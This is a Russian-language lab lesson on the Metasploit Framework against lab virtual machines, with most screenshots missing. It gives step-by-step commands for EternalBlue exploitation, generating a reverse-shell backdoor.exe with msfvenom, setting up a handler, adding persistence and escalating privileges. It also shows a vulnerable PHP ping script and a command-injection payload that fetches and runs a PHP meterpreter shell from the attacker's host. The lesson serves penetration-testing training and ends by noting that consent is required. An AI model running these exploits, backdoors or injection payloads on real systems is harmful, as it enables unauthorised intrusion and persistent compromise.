


Когда определили, что цель уязвима, можно провести атаку. Найдем все модули Metasploit для уязвимости при помощи команды **search cve:CVE-2017-0143**:



Видим, что есть и модули для сканирования (auxiliary), и конкретные эксплоиты.

Выбираем эксплоит и смотрим его параметры:



Можно просмотреть информацию об эксплоите при помощи команды **info.** Необходимо как минимум задать параметр, отвечающий за адрес удаленного хоста — он не задан по умолчанию. Для этого, находясь в меню используемого эксплоита, применяют команду **set RHOST 192.168.56.102**.


В этой команде:

* **set** — имя команды;
* **RHOST** — имя параметра (чувствительно к регистру);
* **192.168.56.102** — значение параметра.




Чтобы снять значения параметра, используется команда **unset.**


Посмотрим, какие виды payload может применить Metasploit к выбранному эксплоиту при помощи команды **show payloads**:



Теперь можно установить значение payload при помощи команды **set payload windows/shell\_bind\_tcp**:



Запускаем эксплоит при помощи команды **exploit**:



Получили шелл на удаленном ПК (ОС Windows Server 2008R2), причем с правами учетной записи «System», которая обла дает наибольшими привилегиями в системе.

Далее необходимо закрепиться в системе и выполнить постэксплуатацию.

## Задание 3. Запуск reverse-шелла на базе meterpreter и подключение к хендлеру в msfconsole

При пентесте бывают ситуации, в которых способ из задания 2 работать не будет. Например, если межсетевой экран блокирует входящие подключения к уязвимому узлу. В этом случае можно воспользоваться тем, что исходящий трафик обычно не фильтруется межсетевым экраном.


Необходимо использовать логику Reverse shell: запустить на уязвимом узле приложение, которое подключается к порту на узле злоумышленника.

Создадим файл, который будет содержать нужный payload. Для этого воспользуемся утилитой **msfvenom** и следующей командой:

|  |
| --- |
| msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.56.103 lport=4444 -f exe -o backdoor.exe |

* **-p windows/meterpreter/reverse\_tcp**  — выбираем payload;
* **lhost=192.168.56.103** — указываем адрес для подключения. Это адрес, на котором прослушивается соединение. В нашем случае — адрес Kali linux;
* **lport=4444** — указываем порт для подключения, его надо открыть на Kali Linux;
* **-f exe** — выходной формат файла, у нас **exe**;
* **-o backdoor.exe** — путь к файлу для сохранения.

Результат команды:



Далее файл **backdoor.exe** загружается на атакуемый ПК и запускается на нем. Будем считать, что это удалось успешно сделать.


Теперь нужно запустить хендлер, который будет принимать запросы от созданного бэкдора. Для этого в Kali Linux запускаем **msfconsole** и в ней — хендлер, используя команду:

|  |
| --- |
| use exploit/multi/handler |


У данного эксплоита нужно задать payload командой:

|  |
| --- |
| set payload windows/meterpreter/reverse\_tcp |


Параметры **LHOST** и **LPORT** настроим так же, как они были заданы при генерации файла **backdoor.exe**:



В итоге должно получиться примерно так:



Теперь запускаем полученный хендлер командой **exploit** и ждем результатов. При этом backdoor.exe должен быть запущен на атакуемой системе.



В итоге имеем сессию **meterpreter** на удаленном узле. Недостаток в том, что если сессия закроется на стороне клиента — то есть у Kali Linux, так как шелл относится к Reverse, — потребуется повторно запускать файл backdoor.exe.


Поэтому обычно на следующем этапе закрепляются в системе.

## Задание 4. Постэксплуатация и закрепление в системе

При пентесте зачастую требуется не просто подключиться к удаленному узлу, но и развить атаку, чтобы узнать возможные границы эксплуатации уязвимости. Для этого обычно используются модули **post**.

Вернемся к предыдущему заданию и рассмотрим, как можно закрепиться в системе на примере модуля **post/windows/manage/persistence\_exe.** Он будет создавать сценарий автозапуска для выбранного файла, будут доступны разные уровни привилегий.


У этого модуля надо задать ряд параметров. Стоит заранее сделать бэкдор, но мы будем использовать созданный ранее файл backdoor.exe. Также надо учитывать уровень привилегий.




В полученной сессии meterpreter выполним команду:

|  |
| --- |
| run post/windows/manage/persistence\_exe REXENAME=backdoor.exe REXEPATH=/root/backdoor.exe |

* **run post/windows/manage/persistence\_exe** — это запуск модуля **post/windows/manage/persistence\_exe**;
* **REXENAME=backdoor.exe** — значение опции **REXENAME**, имя созданного бэкдора;
* **REXEPATH=/root/backdoor.exe** — значение опции **REXEPATH**, путь к файлу бэкдора. Из этого каталога он загрузится на атакуемый сервер.



Чтобы проверить, перезагружаем хост и запускаем заново хендлер:




Можно увидеть сервис в списке запущенных служб:



## Задание 5. Повышение привилегий


Часто при пентесте требуется продемонстрировать, что можно повысить привилегии после проникновения на удаленный узел. Это делают, как правило, эксплуатируя уязвимости в атакуемой системе.

В некоторых ОС (Windows XP) достаточно выполнить команду **getsystem** в meterpreter, чтобы получить привилегии учетной записи **NT AUTHORITY\SYSTEM**:



Это позволит создавать службы и закреплять систему.

В некоторых ОС (Windows 7) команда **getsystem** может не сработать:




Но на узле могут быть уязвимости, которые позволяют поднять права до уровня администратора или **NT AUTHORITY\SYSTEM**. Задача злоумышленника — найти их.

Искать уязвимости можно следующими техниками.

Если шелл на удаленном ПК получен, можно найти установленные обновления и по ним сделать вывод о том, есть ли уязвимость. Для этого можно воспользоваться средствами **wmi**:


|  |
| --- |
| wmic qfe get Caption,Description,HotFixID,InstalledOn |




Можно найти обновления через консоль **meterpreter**. Для этого есть модуль:

|  |
| --- |
| post/windows/gather/enum\_patches |

Его можно запустить прямо из сессии **meterpreter**:




Теперь можно проверить все рекомендации. Для этого выполним поиск эксплоита, связанного с конкретным обновлением MS.




Выберем найденный эксплоит и попробуем его реализовать. Для этого у эксплоита надо настроить **session id.** Далее рассмотрим, как это сделать.


Можно настроить модуль для поиска конкретных обновлений — точнее, их отсутствия. Для этого отправим сессию в бэкграунд:




Далее выберем модуль **post/windows/gather/enum\_patches** и настроим его параметры:



Осталось запустить эксплуатацию:



Видим, что обновление не установлено. Поэтому систему можно атаковать эксплоитом **windows/smb/ms17\_010\_eternalblue** и получить шелл под управлением **System**:



## Задание 6. Веб-шелл при помощи meterpreter


Зачастую веб-сервер компании доступен и из локальной, и из глобальной сети —например, если у него два сетевых интерфейса. В этом случае именно взлом веб-сервера станет первым этапом проникновения злоумышленника во внутреннюю сеть.

Такая возможность есть по следующей причине. Иногда при проектировании серверной части веб-приложения программисты реализуют возможность выполнять команды ОС, используя веб-интерфейс. Если введенные данные при этом не фильтруются, может присутствовать уязвимость Command injection.

Допустим, на сервере реализован такой сценарий удаления документов:

|  |
| --- |
| <?php  if( isset( $\_POST[ 'Submit' ] ) ) {  // Get input  $target = $\_REQUEST[ 'ip' ];  // Determine OS and execute the ping command.  if( stristr( php\_uname( 's' ), 'Windows NT' ) ) {  // Windows  $cmd = shell\_exec( 'ping ' . $target );  }  else {  // \*nix  $cmd = shell\_exec( 'ping -c 4 ' . $target );  }  // Feedback for the end user  echo "<pre>{$cmd}</pre>";  }  ?> |

Если внимательно присмотреться к коду, можно заметить, что параметр **ip** передается в переменную **$target** напрямую из запроса. Затем переменная **$target** помещается в функцию **shell\_exec**. Ограничения на передаваемые данные при этом не накладываются, поэтому можно попробовать передать еще какую-нибудь команду:




Видим, что помимо **ping 192.168.56.102** выполнилась команда **pwd**. Так на сервер можно передавать команды Linux, они будут выполняться и результат вернется злоумышленнику. Это уязвимость Command injection.

Злоумышленник может загрузить на удаленный узел шелл на **php**, который выполняется с правами того пользователя, который запустит скрипт.

Для этого генерируется payload при помощи команды:

|  |
| --- |
| msfvenom -p php/meterpreter/reverse\_tcp -f raw lhost=192.168.56.103 lport=4444 -o /var/www/html/mtrprpt\_shell.txt |

* **-p php/meterpreter/reverse\_tcp** — это тип шелла;
* **-f raw** — формат выходных данных;
* **lhost=192.168.56.103 lport=4444** — параметры сервера Kali linux;
* **-o /var/www/html/mtrprpt\_shell.txt** — выходной файл.



Нужно убрать комментарий перед строкой **<?php**. У созданного файла следует установить атрибут исполняемого:

|  |
| --- |
| chmod a+x mtrprpt\_shell.txt |

Теперь надо загрузить этот файл на уязвимый сервер, переименовать в нем расширение на **php** и запустить. Сначала запустим на Kali Linux веб-сервер при помощи команды:

|  |
| --- |
| service apache2 start |

Чтобы отловить подключения, поднимем на Kali Linux хендлер и в качестве payload укажем у него такой же тип, как у заданного в файле:


|  |
| --- |
| set payload php/meterpreter/reverse\_tcp |

В остальном настройки аналогичны хендлеру, который мы рассмотрели выше.

Теперь с этого сервера можно будет загрузить созданный ранее скрипт, переименовать в нем расширение на php и запустить его:

|  |
| --- |
| ;wget http://192.168.56.103/mtrprpt\_shell.txt -O /tmp/shell.php;php -f /tmp/shell.php |

* **;** — это символ отделения команд;
* **wget** [http://192.168.56.103/mtrprpt\_shell.txt -O /tmp/shell.php](http://192.168.56.103/mtrprpt_shell.txt%20-O%20/tmp/shell.php) — скачиваем файл командой **wget** в каталог **/tmp** и переименовываем его в **shell.php**;
* **php -f /tmp/shell.php** — запускаем шелл.



Можно проверить параметры пользователя:




Далее злоумышленник может попытаться закрепиться в системе.

## Задание 7. Фаззинг параметров а MSF

Фаззинг, согласно Википедии, это техника тестирования программного обеспечения, часто автоматическая или полуавтоматическая, заключающаяся в передаче приложению на вход неправильных, неожиданных или случайных данных. Идея заключается в том, чтобы отследить реакцию приложения на переданные ему данные, определить те данные, которые вызвали некорректное поведение программы и использовать их на практике (например, для написания эксплоита).


Обычно в процессе фазинга запускается средство, которое передает данные программе (т.н. фаззер) а сама исследуемая программа запускается в отладчике или ином средстве, которое позволит отслеживать связку «запрос» - «ответ», которые передаются программе, для отслеживании последствий.

В MFS имеется возможность проводить фаззинг параметров для некоторых протоколов. Но модулей для этих целей довольно мало:




Рассмотрим использование фаззинга в MSF на примере модуля smb2\_negotiate\_corrupt. Этот модуль проверяет поведение SMB сервера путем отправки ему ряд т.н. запросов «SMB negotiate» с некорректными данными. В некоторых случаях это приводит к ошибкам в работе сервера, что может быть использовано злоумышленниками, например, для разработки эксплойтов.

При настройке модуля необходимо задать адрес хоста, и запустить модуль.



В случае успешного фаззинга отобразится такое сообщение:



Можно видеть, что фаззер показывает те данные, которые вызвали некорректное поведение сервера – что может свидетельствовать о наличии уязвимости (это требуется проверить). В целом, данные модули в MSF сильно проигрывают в функционале специализированным утилитам для фаззинга. Кроме того, в процессе фаззинга требуется наблюдать поведение атакуемой программы в отладчике, чтобы увидеть последствия ошибки.

# Выводы

Мы рассмотрели наиболее общие и базовые возможности Metasploit Framework. Обозначим дополнительные:

* При помощи auxiliary-модулей можно проводить сканирование всей сети;
* Можно провести интеграцию сканера уязвимостей OpenVAS и Metasploit;
* Можно осуществлять обфускацию кода, используя meterpreter, чтобы затруднить обнаружение;
* Meterpreter может мигрировать в существующий процесс системы, чтобы сделать атаку незаметной;
* В MSF можно создавать свои модули для эксплоитов.

MSF можно интегрировать для использования с полезными утилитами:

1. **Social Engineering Toolkit (SET)** — фреймворк с открытым исходным кодом для тестирования на проникновение, предназначен для социальной инженерии. У SET есть ряд векторов атак по запросу, которые позволяют быстро сделать правдоподобную атаку.
2. **BeeF XSS Framework** — фреймворк, позволяющий централизованно управлять пулом зараженных через XSS клиентов, отдавать команды и получать результат.

MSF — фреймворк для тестирования на проникновение, а эта процедура должна производиться только с согласия лиц, ответственных за эксплуатацию исследуемых ресурсов. Используя MSF без предварительного согласия, пентестер рискует получить серьезные последствия.

# Практическое задание

1. Изучить задание 4. Почему в нем не получилось создать сценарий автозапуска бэкдора с правами SYSTEM?
2. Какие возможности дает злоумышленнику повышение привилегий в Windows до уровня **NT AUTHORITY\SYSTEM?** Ответ обосновать практическими примерами с использованием MSF.
3. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.

# Дополнительные материалы

1. [Как работают различные payload](https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work).
2. [Пример утилиты msfencode](https://www.offensive-security.com/metasploit-unleashed/msfencode/).
3. [Возможности meterpreter](https://habr.com/post/131112/).
4. [Как добавлять отдельные модули на примере ethernalblue и эксплоита doublepulsar](https://gbhackers.com/windows-eternalblue-doublepulsar/).
